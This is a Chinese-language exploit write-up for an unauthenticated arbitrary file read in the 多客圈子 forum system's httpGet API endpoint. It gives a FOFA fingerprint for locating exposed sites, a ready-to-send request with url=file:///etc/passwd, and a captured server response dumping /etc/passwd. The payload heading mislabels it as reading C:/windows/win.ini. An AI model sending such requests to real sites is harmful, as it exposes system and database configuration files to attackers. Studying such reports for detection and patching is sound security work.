D18-1多客圈子-论坛系统-任意文件读取

漏洞描述：

多客圈子论坛系统 /index.php/api/login/httpGet 接口处存在任意文件读取漏洞，未经身份验证攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）、数据库配置文件等等，导致网站处于极度不安全状态。

网站图片：

fofa语法：


body="/static/index/js/jweixin-1.2.0.js"

漏洞复现：

Windows读取C:/windows/win.ini payload：

```
GET /index.php/api/login/httpGet?url=file:///etc/passwd HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

效果图：


Request
数据包扫描
美化
热加载
构造请求
GET /index.php/api/login/httpGet?url=file:///etc/passwd HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Responses
https
37621bytes / 1586ms
美化
渲染
请输入定位响应
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 07 Jun 2024 13:34:41 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Vary: Accept-Encoding
Access-Control-Allow-Origin:
Access-Control-Allow-Methods: *
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: *
Set-Cookie: PHPSESSID=03d779220c59606ef17b3bec3873f84f; path=/
Strict-Transport-Security: max-age=31536000
Content-Length: 37621
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
libstoragemgmt:x:998:997:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:997:995::/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
syslog:x:996:994::/home/syslog:/bin/false